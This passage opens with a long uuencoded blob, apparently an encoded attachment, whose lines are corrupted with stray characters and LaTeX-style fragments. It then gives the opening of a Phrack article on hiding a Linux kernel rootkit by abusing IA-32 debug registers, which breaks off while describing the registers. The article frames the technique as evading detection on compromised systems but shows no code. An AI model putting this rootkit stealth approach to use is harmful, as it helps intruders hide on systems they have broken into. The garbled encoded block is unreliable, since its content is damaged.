M>;*41ZVT7;'-\$!CD]-YJ%M2\>OZ:8.28E/&3>E["A4&7"240K_*\$,>%TQVM"Đ M,^61.&*4=J'N/@\X/;LB<08QF"=Q@)G9SU:256VY%YZYB/AKUU^N[?81?G93D MKSL1*['!^\1='_CA4"Z,"@I:KCHE6VFL?[9M;K;".EUB=\-']F:)*"IRZ65;D M?.R7`1S1HSB6O@,9`=2]-+1\L^(;]-81@Z\$7Y#6YBU,2B.NC=&OT,RK;K[:^Đ $\texttt{M\#B\#MG}(Q!P!JE@\&H\$(:\&CLFX\#\$U-*S.1R:AY)=@UB,4!^\#@^F*Q++`3U@\$7X.D }$ $\label{eq:mj_0-lg:local} \texttt{MJ}_0-lg:]., \texttt{OCO2D\#!B^}_= \texttt{'D2YN@H.DG*3U} \\ \texttt{4YBGAVUM1.0TU} \\ \texttt{/GW,JQRNC} \\ \texttt{RD}$ MDBX8@%`LN1-^XW@3.EM(@YV'#!,9/J'@#M[M)BEX;-VWF2PYKGM#OAY!'`)WD ${\tt MTN@"7H@-3"SE\$"\#1[Q\$/4\$IUQPP1!Z!9'\#MB)\&JJ+]*_492(71<X=`4\$_V*D)}$ MK%K/3-',A_K:F+LY"Z[6=];N%1(2*H.!.I=I3RAXTZ!6X2F<=)HJCE.VG]%HĐ $M/<.2>YSO7Z':]#`WA[Z3(:-+K[H>//H9U,`[&"OLS9_P+)S$WW`*U;K[NY8'D)$ M[X!JL32^(R87,^W\H-P,/<'WII)VT+#.`O5]9!CF?B#YG>V.^>M'_@I'OC;DĐ M9%9Q/JB;C+:>>'9?TZ`DQG+G'@8\#R8?-[SOR/@RCU+V;O:]XLF;G<`"A)O*D MQGGQ?M,\$X(_\-WQ:WYL12ODZKVMV^N:/S#;\$"#`NC=2O+"6>I-OFJT[#D?[2Đ M&X][P^DCZ_^\JR_ZE[V'25]/;_KZ?CSZ-.[=Z<'\$3\5>Z>MQOZ]'U_KRIC?^Đ MU._ONG&?5H2T:\$8V((!5(_Z[__NT/YSJ^_[X;C"=@MK%H^[=WX-X[^*VKV][Đ M7R#-_N^7_?NI_G+3'ZH1D?\R`#^3:8]>&`SUE_%@.AA^8H(TB#L>?+J9ZIO1Đ $\texttt{M[55_S-.Z/V-W?E'?]\backslash;307^BP,?GP57[4">]"=@^T5\&TY01P[1FG@[7\&S[JD]] = @^T5\&TY01P[1FG@[7\&S[JD]] = @^T5$ MOPV&5QW='S"A_N_WX_X\$YU>@/;@#QWT\'`PO;Q^N>!#X`A2&HRGDA).!S^F(Đ M1>/7>NI@!O3577\,^OVGO8O![0!;TN3P]6`ZQ!8\7]P3SB\?;GLXQ,/X?C3IÐ $M4_^{61}$ B\$/AX,/F;[DV4\$^Q0#[V:\$*0+&G>]X24K:D>1=\$S].'J@K(\$SWU[1Đ M`N47D*#Z^JI_W;^<#CY#O5B);28/=WTG[\F4!71[JX?]2_#;&S_J27_\>7!)Đ M<E#C_GUO`/'3C/1X3%1&0XDMK[ND/%A)_S/9P,/PEDX[[O_V@/,<L`2BT?L\$Đ M:R-A!GI77P;8G#2TJ_P.OX('C?(?848C?==[E,'L1V<>8+.>W&Y;!8RBL<[>Đ MQ8AD<`%^!LP6&"&!D(JN>G>]3 U)1]5&P%N[8?*.GMSW+P?T#SR'Z4'7MR(5Đ M>-%0#Z1%?."(Z![424<C.W0J(Q\D6QMZ&\'>NWYYVNR]8W]D%[>C"1D;-IGVD $M-'.,WQ=]6CWN#R$O=J?>Y>7#&*Y%*^@-<#-Y@+,-AJP41>=E;QZ,K[P_L9SUD=1.5]$ M=6]P^S#>LS'L/(((B23;6JT0;V23LP[;@!Y<8ZO+&Z<]W?+:1WT#55STL:QWĐ M]7E`D4?V4?"%R<#)9.0H.#ER8.-OG^)\O/[``#_-_M.2&QF3ZG\$U*AW6*>=_Đ M?/A(`7<(L..RG"4+=IDQ1F)-\PV2LT-#S1QE\/TV-Z7GDN620_]A2X4:1-IDĐ ME:WSCY1VKN*FDH&:"=R37E&)(:!'YMPY!R6E:N<"R8'U%W9H,*G5W`R^"EI?Đ

M%OOVH?]&G&_)EF7DKIP::%0/_Y/>_:U\$:.[7QU5^4_*,XFL5D_,:]`DKT\$Đ M/`EW(%"8S.S>.UM>8[>)-[:;<ML!9B?WM]_SD-12OVP#(9F:5LT\$Z)9TCHZDÐ M(YUGJYLCJR&`(B0*^9T^#@TQUJU'JC+Y]Y&-"=](&PM:!G6P*\$>@L,\@7!`^Đ MNS?29@67=U]>TP)G8W+AP:ZH#_\C*5+H8J>L_72'S^OK0![N\V.IMA*7'DE`Ð MY(I#GGPTT!D;'2BZ\$<]U())T@GR)]*3VRF/`(,!SN*RAA8J[/@?9HR_@R.^PĐ M,U&'5@%YA;^FONSXZI?HB?`:(%`7>.K3I><UPR6YU`@@LN9[1T<W6K/,M]\@D M.(P]**?Q[IYQD<:!9[90W1NUMU[R12D(I.#(<@7D,#"&42\%VTNZ&+T 5^()D M8)IBI1CV\$;UZII+.ZM(%VPJFL\3N(B#0J,,=F9\ZX'=T!(8T%9)Z=T@>@\JEĐ M\$R[:V\$7XG`;B+G!,MUQ:)XX.,\$H0Y&BJ*(H7Y2Q?#AT5Z^:Z#API+#^1Y(ZEĐ M>X1AQ@QHN8/R+*SUM"LPM0^'^9=N']#O.!B52#H"TTD\$]6C,@LFW@.,L\;KLD $MHJ_:Q!O#B#@@$&[_P/D&0U9\6OX:EG]J2?%'\$5;204).M$OO</")N:E#[H]OÐ$ $\texttt{MC[B3SS\$5EJ<K;"\$7^E.]'<,5^S/?[=4"WWA1"NUGW,["WLN1UEV0)60\$Z>Z;D}$ MUO\$AW#T._V'>FW=H3<CE(*8WL,#_1;&K5\\KP;8(\X/@[*'#P!TB'*1KB#U0Đ M#S*22FN/E\$"V8X+K/C<1J;#CRL>;2Q3SR,H5^'PK_`@'W5JN7Q5W:\666%)DD M8O39<9\,*](6\$L`CP[&/.LX;5&^@Q8WLP2"ED7[!"'V*14U&,K&>GO;_N>N,Đ M/.BRW`4,/I%:8^2.9T`P=^27R\C)293V9P.VZ^J(?QE#(@=+KGD8C\$Q57.`HD MW@TT*ZBX=^V,+%N/W\$E1<"3WQ/%1@!^RI6/,_NQH:L8PND`U%P3@Y(,X%77_Ð $M\&/2=,0;*^QRO^4[ZJ7?0B^)R"(<&^5!1\&URF'&WQ#^_&Z]V,7;7'^4P^0]\&`D$ MV#LH0(!V"-Y0)`N6P*&C?QGK_#F:Q\AC\$':CSP&]OI!^*N@&XQ>U2@V`_3=BĐ $M(]YUNI_<";'`E^Q(@J'?L$K.;F"G>>/7)5&'N]ID,*34)'AIX1<ES-?A#U2$Đ$ ME%A"JV@<Y1U.\9G(]OFL(N,C8P*<E7R[3(B&7MW77BF.[%RID)@I7"DG4174Đ MW8,+G8J?B<EUX<3GNHBJ-K]U:INL+%!"^9_@?_BU\O%>81CYG^+R?ZTW-BG_Đ MWL?.#\$X<][,H[-?&*P&5_&7'7Q7Z>IW*V.O=;)[M"(F5]./Y0X(7>ZXTG-?Đ MZ\Y.O1Z<"YXXG9T/)AWQAN@J"F]:^QUWA+?[EQ-9(^AJ`&>!VYVA5;3B32Y>Đ M!TC?2>:1?>CL)K>2>F0GZ3KS>7*/["0D_2PD^2228D'I1[:6,M`MY!_9@2\$%D M+2, !R=81.6@Y&4@3X=9RD&ROYW5I24AVD)CRK"OV-M?%\$=QKQ"Y*'7N=\$4C Đ $MO0N7Y!\0?QHO2K(/D'_DD*J.\V30AU79%\"8VS]^>$^ZT5;[G?.$G*;=R'-HĐ$ $\label{eq:mpp} \texttt{MP\#[*XN5E=U"\$_RL?7QL/_1N_.O\#@\&0"JKL\#*\&!:*)91]X*<@B`X_MP9SN\#\&D} \\$ M\$X1%'.R]6R_AOXTCK*2@'Y[LO6GO'Q_M'KP7A=IUK6B_>?.A11)\],U^\V?YĐ $MIMX/O<+11!JUC@[:S??MXQ]_;#7/Z&4C]+9UUE*O\>U:$<=Q/F!)C9NS`Q=<Đ$ M3XLX!GA]=KQ_3-=5JD?*'9Y88XB[)T=["/K-P9D:2UV\?"G6BT1`:"G61;DLĐ $M?+C*PP]J3VHO:-C>>W_&&XTC6`&-)V;?;]\<MN7(L'OJN\A\405=,_J^&'KGĐ)$ $MZ+0^)G\< U9EC\#Y1,)\'$;6VLOZWB/S_COR?T3[.ZM5X\#[F(.O&CB==I$[7QSD])]$ MOR9'K0> $\&=!\OWU\$I#%J+-AUMD[;`553.(9=0[W?HJKLQ;4>=NF<34CD]`(Ð)$ MZNRUW^RVFNU6\^UJ0\$RLLUI\$6F+<#-G_C6\$&3>IVD_H"36J1*0LUP:V+._=@Đ MJU\$S5BJ,PUBG+VH\$"JKPOD)WX.3*/:Z\`5L13HX+\$!M`!(1V`AJ"4-YW=-.CĐ MYA%LL8.]ILA7>^[GZL@=Y8.7NR<GS?W=T^9NZ^!_FJ*P5GNQ490CT(ICU,,..D M?M/:Z!\$(%<!'"274&70HNN'\!A<[(&`7<_/@'F@?'/.LG:\&M!IX*B<)PE"[Ð M9>)>H'?0A"FH"8%4QPXZ>&>T-O[!^];9[OX^6MI\$05;\JZA=;U'%^\)DMD6*Đ MB;8 @F.@`"?KK`O"8'?0!N*N"'J*OX+LM\$5[JCWUVMB@N./,ZALHXK<O1^@7Đ $M7$^->N.I/QJTW7%[X%W&O?&A)^,5>H?)[4^O+\Z'!:P>=^*5L^X<_O,K&1UYD$ MXW;G<C2_KZ1Z5!%N%V-)((DO/NT./=^-/AYZW4_V4XHP8/Z)U`,X[>YXJM\BĐ $\texttt{ME} \setminus \texttt{, \#$GDV_JQ7!'G@A1L(>6[2AL\#9\#9V0^/9;W[N_EQ*2_XXZGUPTD=PKC/3})$} \\$ $\label{local_more_interpolation} \texttt{MOR@`KLG} \setminus \texttt{GVMKZ} [4UE/] \texttt{JF/} \\ \texttt{VR}_[] < \texttt{L3} < \texttt{IR}, *\texttt{J'} = \texttt{VHY}_9 @ \texttt{Y8} / \texttt{R} < \texttt{,} E = 2 G D 1 / D B \\ \texttt{GVMKZ} [4UE/] = \texttt{GVMKZ} [4UE/] \\ \texttt{MOR} = \texttt{GVMKZ} [4UE/] = \texttt{GVMKZ} [4UE/] \\ \texttt{MOR} = \texttt{GVMKZ} [4UE/] = \texttt{GVMKZ} [4UE/] \\ \texttt{MOR} = \texttt{GVMKZ} [4UE/] = \texttt{GVMKZ} [4UE/] \\ \texttt{MOR} = \texttt{GVMKZ} [4UE/] = \texttt{GVMKZ} [4UE/] \\ \texttt{MOR} = \texttt{GVMMKZ} [4UE/] = \texttt{GVMMKZ} [4UE/] \\ \texttt{MOR} = \texttt{GVMMKZ} [4UE/] \\ \texttt{MOR} = \texttt{GVMMKZ} [4UE/] \\ \texttt{MOR} = \texttt{GVMMKZ} [4UE/] \\ \texttt{MOR} = \texttt{GVMMMZ} [4UE/] \\ \texttt{MOR}$ M*D_N2K, #N0&C`C!L#(I+OE3YXG6=#GH*;WMY"ZZ75'^!>N7?W\$G\$P_C<DC#Đ M`(\]];OOB3)EG^TYN?]RX3RS?XC\?@@9!)J(#'(\$A48^U*\$C&P!FW4M1[AL8Đ M5&?^!+>`XZ#'YAAJ3\$96#?F"6_,[U:8:5,IQ2D2L^8?@,?'ZG^Z]PDC7_]0WÐ M&FL;@?ZGL<'ZGXU,__,0)57_(\1]:X!RF?(G4_YDRI]%E3_"5.;XTQZI;>;HD M=_)*AY^_@\SB_,?)&=5EZ/7*)?RR8[WIX7[7'<'___<YL.-W1Z?VAXRZEL9ZVÐ M2:, \$U_@<\$+'P.(!>%``LAUV+5PQM"*)!H1ATDL.GF!^@@+7@12X7`2G;HM@\$Đ M3ZEB2=3T?]CH"X?:1IJ^TD]V'`W3PEIVCK)]&P7>0J2/DB6J%XV.*"-50Y#?Đ MXPY9L:85-=L@ISZMK5W BM[F%LPBDZI@:V*>V?,DD'(2@%5Q6SSM49\%>R#/Đ M;,U.4?Q-U,4VT4=C#\$`-U4X*Q*!6,KB@3C(LI2)*!24KI4&259(!*3U3*B!9Đ M*0V0K)(\$R%)6I<\RZR6#,VLE00RKOE*\AJHFPPU5G\^ZOCCH^J*@ZXN!GKLYĐ $M0E47^9V\02;N=\#89AQG;R=6T2.6XJ505E^'3F<\#0^;^"=W729^[BG\#A/-.D$ M;P*_.K\$\,\HKG9SN,)9)&AK\DE;:E[220A3HY+\$WQ";"#C4`X+37:T`KU+I@Đ M%-UP,)Y=Z_0E/4R,-_&KF"BI>M69=C_VO(OJ8.OZNCWM>B`3KE0)P.H<`'5\$Đ M!*D`]OH%:L`JV]]%@?![_5IL%HNDKF9"O6<DD\TN)5D00=)+L0,L>P&AUB@GĐ M)Y>);,Q16\$V'TVIKP4IB.KI\$K@T_`#-C(2"^03UXAS7^:ILT=@+80=4(!18ZĐ

MT\$1!OIB/@ZQH(1%83D)8R,J\$QGS-(^'36%6/@@/?NQP6&G2@F:\`!30^V6I\$Đ $M//*L2L]"-A*^+L\#T`0)R4N\#VZ9.%!->/0K\6G/C8@.Q;5L>_ASHNV0K-W`*XÐ$ M+HAL"-N!@:S"MHX`#71#33@:%5U5(RW+W!0&"PA!JROMWSPF![2)R\[5`Y_:Đ M&:WDG,[1%#_LI`*60,9Z)3-U'#WA<4<G\IGXOV\XDU,4I))F)7%"9:QZI%U-Đ M36;0,KK4K9;F<K_E"IAK!OA*:\`PK.H%`-"[=]C211?WLPHB.)I(+KJ35?V'Đ MVL;??!90N8T?90:6W+7+;=60L3_#9K5;2N=\G8R(XPO=(IU`XIXO:3NY!:7GD ML-0L>(&ER9"2S(: `:G&*Q6]Z25S%[CR8?/IV#7\7BKY,%L!C^V/:R")RQN FÐ MF&AYARFV*,GDNI]'LC2:+46T-#:':D6Y_,D_1>T#!IP(+(D+VALAWI2<;868Đ M:8TL5:_?O]-R!=;\;==K5Z=MDF>G'M&M%F\LGY>KU)_1&L+POAN!M3%M2`JTĐ MN2=":'ZLP^&V["JR.^(<*NYO;Y3H4V;?Z3[)!;A!L\B>!GHB82B=4)^_%@9_Ð MRFL(K,3'*?J]HA!WX_&Z(XD)93B;3BA0=S96>"\$F=]F9!I3<K0F)3?FV(^DCD MOU8@-QUC&Y`MF6C64G5X!RC%JW&7XGPI,J&9>AAS`4KQ"<(%KB^O>*,\1[^ND M?K]D^'H5L9-O;67]?HMA_\<T3-Y@>L_&_Q_F^O]L;*ZNR>^_KS4VZ^C_TUA;Đ M?7#[_Y_3_P=WYZP_A.TGIU_\FSZCJCZ&HKX^X8W%(>ER5ZKBD?,HQBQI/IN-D M!_`X]!">#`?GD8>8>B;\\,:O8N!FZ'\$?-OXPIFH\$O#N9C/G9HY`[K.\$+BR_QĐ M,R~3^HSP1'P\$AC1T)__[SQ*(KCW]UP[60T=QZ16+]GC8+:HZT..1T_%'HO!(Đ MFP?RE5YGVOEUG#<?82KH^D;H(;IS#U57)ER[GOV7K+)M/Y4_T8L51/R1]UG\D M!5VA2N*IVT'K(KY\$5TAWJO(-NO0Q/U=9,W`@X=ZP&VP/O73];62M_9KLBWI3Đ M/K-H"\=@!>6Y+A)[\TX12\CP"U_,U'\55PJ;;@/*O\=C[Q1Y\\$69M/6D MU6`*409Y!X[<J1>BP2,G<&#.![.PG38-E2FLGIA);JS2PZ)<.(_0JG\PIC4#D $\texttt{MMW+CB]7"[Z!K00/@1-J$5?JZ*STGF",+UAO3EGKJS} \\ : 4=\texttt{K!"?]\&B5(_H<"6\$D) \\ = \texttt{MMW+CB} \\ = \texttt{MMW+C$ M@DJHAVE!9:ASN2SS*9)O.F=NQ[3AE]Z8>@INO0HV)8Q#K)%`!`ZHSI^6173HD M`'[D_.=1Q-#]H*'7/\$T*,:`LBP_!@HA?51+]QINC<V_'YRU6Q_V,#L000QBĐ MT,_<?)BJ&Q::&K5\$#.^_]":*%[[J]PQPL[',QTW[?N7SH`?\(.X]J=5@*Z/!Đ MB]W):[47W;2:JU2S5FMLK75JM;2:#5VSQC6#NK!:3SN82OG@^.00UT"#%L(EĐ M)L8;#L5!]9A2N/K6/H`KF;P*B9=PHQ8&`<(3M-?A3W^I^OW.@!1UQ#:1S-(VĐ M2G^;\Q2=+YG,QZRDA)]D^"U3PI+K4^(26AA?0F0Y1AK(``269@J<FQ+CR]E?Đ MY^_TR7D,DC>10]1&FDHT(';[6R84_7*57W;-E[%(XUSH4(@"\$,UW+]@+15*IĐ MJ\$%8F!]U+JUC@SY9@-\$,N*K*Q_`3>"M_!@CSH\$N^ZE_B5PSL:18%4>CW8/4@Đ M\$@4^UDKBN'VZ_\MID29?T.R#W\$(>MP7@6U@U_T`S26@]]35*M)08S<2IY5'QĐ M1H21P=E_67C_X?"P)#`PI81)HL[:I\W=?1"JZ'=,ZM5\$UZF3=NO=[FESOQ1%D M4I5^#Z>5"%T\$TKQZ1<UPO,U]L=!&(7QP9K^+K8+81/>)^I5T![!`(BOP`USOĐ M.CWY]9XR?9Y#+4;EC&2M-)B*[N6-G)12W"6E+'_.W2X*<>K1VB])V^74Q:1,Đ MKK5EH+D'DC.&(; %.Q&)^H]D89TFARP%-BW)"V?B;3#'#MM5.ZM"<PP[W2\$]DĐ M\</EF5YC4:9'*VLIIG<V&5S@!^@[Z&2`%P!.A\VV#SE&3BWB7D4NU1:B>%)2D MZ2.VYZMSD9TR:#/)"V!961!O*X^9LM6P'L2\SY@H\ZT)K\+&5*_(JQL`,I]6Đ $MH\C; EZ:Q9U^<<$W.)F[BM<E8>+!&EI'_3/G_\V!X_\+_#W/]_^L; M<W^_[].D$ M^1]JC=7,__\A2I;_060A`%D(P/<;`A"?S@\$#K",:.'EZR2.%P_D7S_H0HZCCĐ $MJG3,8/)50T"7?ZE<KE9SI::3Z)^4*3B@*U5*>ID5;YR1="6JD"L03?Q8DE=D$ MV(J&:%!*D`S"8Y/Z1H8H+[DA6FGU)5?B*W71GHR\F2XI[RRD2J0[6YE\$OPM4Đ M^*AL;*@_',"BFY`I"+6-^`265AZYV6]N7J5-P_L-M"D+3\$;W:=#K80K['<(,Đ M6A2<G%8]XJ]:Y8A_I*D:X3W_:^B]X"\0&Y-^^??H4ECM;:69[E`IR10ZI!QSD M5+AXH+!!6ZFE(MG=.SE`1VPV1K+1"NU\TAS)#\C5U711&G@EPVU5NQ!9#>D)Đ $\label{local_mmr3} $$ M\2. (G$1*YZ0A.Z$\2.CSL<5A'*HOTZ-JX,F>D$ $$ MMR3?M\2.CSL<5A'*HOTZ-JX,F>D$ $$ MMR3.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2.CSL<2$ M#3=BVR/7>*^<?\$WP!\?TB5;.8B(*)T&:@T:M:('7\$(P(FF@OK;.6W<M:M!?&Đ MHQCO(Z:)&G;&,K'^=7P,U2IFT`L.(`Y?W9^RE:+,()W(_H8K7.1@KEZ%/)!CĐ M&J-U\$FI*X<^(`6BY4TK6%SAV2F&O(G;/O<FT0O=K:!!SL=9&?>[<BBVP!`^TĐ M8@8*B(F[">) `K`H\$9"ZW6,>\$"-6)\$":00ZWQ?%/"F\$]*>SU'9X.]CI3YY7*Đ M;L&)_3%[!_1+%`X36+H1VNC-HZYTN;L]:=,H:_CSW1]IS?P^2],VB#!9%AN'D $M[MZYL7?%,C6=]KF@0ROW"^`%_7`O4;M]B#\"FD;8'RO2S)`NPS.!?E=Q4[14D]$ M<`T8#H>+3+G1M9QUD+1_=B?J4X0\$#6-S%EL%8NXR"`#*'N,GUO;C@X85/:^TD M)8Y_*E\$Z7]<=T9>-X%K,V@TT-0`)*@(G1_E2Y0=C_)!BGC2T=(CC+=[%L9)/D M!)L9C'/,,B @-(75M@=[3:TFE;ZU4(7);#(85'LCG9 ZMG9*1S\$9W4DUE4BDĐ MLA-/5JG2?NK;'1)><819.X/00BI:TL3:^7K4L!4\$4S<;(L*>UL*@NDPJ`S\$-D M49@8Z100R220"8[P@[J>!""75Z!4M=!]_&H9+6GB>\$@ND3<^!@MKBB`O/P;ZĐ M%&'/[DVM^*B6U)Y\$12\5N5@T)U(G*\ETKZ27ND6C:V.;\B>E:?/A@4)\B81ZĐ MS.3,#:<>R@T&\T35*&X9VL^*G-HEC5EYA\$<:3HB27J:_:3'*`(TY#%2QUI&7Đ M1HKEL+&.!3GNBC&UAO=?*J;D=+8LHC9P]@2K&%.\$?%*J7.G>1AYMLHW4`O-LĐ $\texttt{M'!B-KDBF.7=9RD87-:A3Q7N*\backslash GD<C,\backslash +EBN7DXMX@M\$3EGYRP*+/T<7@?+7TD}$ $\texttt{MM\#,DN2.7'WF?Z2'ZA05/R5L,_BQQ?7JJ\$(,C2)FJR96VYZ\&PPOZTG`I>,7TUD}$ MQA,MFR&)66H#9B?UML;ZB^/)W])!S=#_?I7<3UCFYG^JU:7_U_KJQD8-_;]6Đ

M5[/\3P]2.)U1H=L3%4H`))X]X]1*ZJ?,F%2,R^7\$%@/,Y(2_B?(0#2+E0]E3Đ M>7C9'<"_OR6G@6JCM8-[(+O',CUH=T6"SW\\$R9MB1D2OBBIW\$V\$L/52X;<Y,D M\)34GDGQ!TORE%+L_\$_!E-PGC'GYG]8;10ZG5<S_!'Q@,[/_/\$3)[#^9_2>SĐ M_Q![#\Q&:"TK2;9,F%KVIVPIIUUP"#D2F5P6`&N+[DB?_P3Y:`V7F_+YG"(Đ M*NTX::`LK1=7H:[LB.1P5HP8_;A6@6C09H5ME4+CX#@5@U"@<"AG1B0Q1IH>Đ MWD9\$U]C6>3060\$6VLA7KIAU#:_*DD6*"@5-VFH:=^8IX4GG&-(5ZX9P/T2#OĐ $\label{eq:mn'81J1(_'<D$"7<(!&&/&4]DZ^H(_35@KZ"^()VM)BDF4@77=HXK8,7B"SD} \end{substitute}$ MW0=N7U#)9TPC"/9J%D-/YL76ZWK/1&P>BH4FP,@:P?H;2O2JPO`KE"MG[@`5Đ M)O=#>P.ENZ.#B@FU.VRSD%SW]D.@>;SQ*+3J0ZU2%GVHN]0UOXCJ.TK"A2`8Đ MJU="^>)\M167A)>=VT1.KC3?W69NHQ1)HWLTL\J=,4A2GSOQ+)EM93\$,EU^\$Ð M>*YM64MAN[+U@IQ7=OL5%N+"4.Y],492>*23P-7(J:0KWYSW15&Z']X7R_VLĐ M\$6QB)B!T5RO(P<C0.A7LQT--OK:E\$3D) D6L+P,EF9)).1I(\$Q=-U(`.Y\$'ZĐ M65E'^T@18BD7J3A)(K#NE^AOP\BUH])*4L?I*1ZH"L^QB4U,KH<V1Z+:V7BCÐ M/@M)*7:Y=30]BCT6:5H/W!8T)S/JI+`PLW\$:^\)/S`28T/ZY-HUUZHD7=GQ2Đ MV7Y9#L2T(79F!\-;H10BSBWXY=SA&+SR`88468\!<S:7[2U6`3\$/JX]H-IDTÐ MTE@>'VZOD#@\&\I\QA\$/!>F^/*1\$7P[>!<8.QA0HIM':V`=FK92-8#6__X-\D M?O=)I_@#+I1\$:ECSR\$;X>YC'!6FE@2\/F(SX"2EF8B@6NUV_P@P\?A4!M-@YĐ $M;">$HG-8T:\&B<@^9VK=[FH\0$N'S'X$;*U;Y10`UT*$A<-#`#WKK^+)MX)MBD$ M!3]TS7IF#X]IKJ9GND)5KOC#Y49')?C=^\1M==(`PHU;4+HAU2Q@2+H[:CWHĐ $\label{eq:mzjjb^dl'j*(*QS);;umdn#n[FM-W/**^4_>:>/<FG/9F)LHV?'K%,B(OP2YD)} \\$ ML6PY0?.6XOWLHA3\$>H.>7FUA]'1FJB6Q^T).0(%'>@O=/7GM&BG6\\$OHL'PYĐ M3E3LH\>/\<\$1%ZW\$4WE/"C`I5L1;S^N)X:S[Z;&<_R#W599W*BM9R4I6LI*5D MK&0E*UG)2E:RDI6L9"4K6<E*5K*2E:QD)2M9R4I6LI*5K&0E*UG)2E:R\K7*D *_P,D9_:I`/````Đ `Đ endĐ

==Phrack Inc.==

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==[Mistifying	the debugger,]==
==[ultimate	stealthness]==
=			=
=	-=[halfdead	d@phear.org]=-	=

--[Introduction

Over the years, there have been a plethora of techniques and methods of hiding one's presence in a hacked system. Many of them were focused on directly tampering the system call table, others were modifying the interrupt handler, while others were operating at the VFS layer. But all of them were modifying the underlying operating system in a very visible manner, making them easily detected.

In the article I will present a technique that is able to achieve ultimate stealthness in kernel rootkits, by using a common x86 feature, the debugging mechanism. Although it works on any IA-32 compatible platform, the following technique will be detailed for Linux operating system and I will show you how one can intercept the normal flow of execution without touching the "classical" hooking targets. In fact, this technique can be so good that no one will ever notice our presence.

When we refer to "debugger" in this article, we actually mean the IA-32 debugging mechanism, which is only accessible from ring zero. Userland debuggers don't make use of this mechanism, only some kernel debuggers do.

--[The debugger

"The IA-32 architecture provides extensive debugging facilities for use in debugging code and monitoring code execution and processor performance. These facilities are valuable for debugging applications software, system software, and multitasking operating systems."

In order to make life easier for developers, Intel introduced a mechanism that was intented to manage the debugging process. This mechanism is handled by a set of special registers (called 'debugging registers, DRO..DR7) which allow the user to set hardware breakpoints on memory addresses. As soon as the execution flow hits an address marked with a breakpoint, it hands the control to the debug interrupt handler (INT 1), which calls the do_debug() function (defined in ../i386/kernel/traps.c) to take care of the actual situation that raised the exception.

The debugging support is accessed through the debug registers (DB0 through DB7) and two model-specific registers (MSRs). For the purpose of this paper we will only focus on the debug registers. These registers hold the addresses of memory and I/O locations, called breakpoints. Breakpoints are user-selected locations in a program, a data-storage area in memory, or specific I/O ports where a programmer or system designer wishes to halt execution of a program and examine the state of the processor by invoking debugger software.

A debug exception (#DB) is generated when a memory or I/O access is made to one of these breakpoint addresses. A breakpoint is specified for a particular form of memory or I/O access, such as a memory read and/or write operation or an I/O read and/or write operation. The debug registers support both instruction breakpoints and data breakpoint. The MSRs (which were introduced into the IA-32 architecture in the P6 family processors) monitor branches, interrupts, and exceptions and record the addresses of the last branch, interrupt or exception taken and the last branch taken before an interrupt or exception.

--[The debug registers

There are 8 debug registers supported by the Intel processors, which control the debug operation of the processor. These registers can be written to and read using the move to or from debug register form of the MOV instruction. A debug register may be the source or destination operand for one of these instructions. The debug registers are privileged resources; a MOV instruction that accesses these registers can only be executed in real-address mode, in SMM, or in protected mode at a CPL of 0. An attempt to read or write the debug registers from any other privilege level generates a general protection exception.

The primary function of the debug registers is to set up and monitor from 1 to 4 breakpoints, numbered 0 though 3. The debug mechanism allows us to manage the breakpoints through two special registers, DR6 and DR7, which I will describe in detail later on. For each breakpoint, the following information can be specified and/or detected with the debug registers:

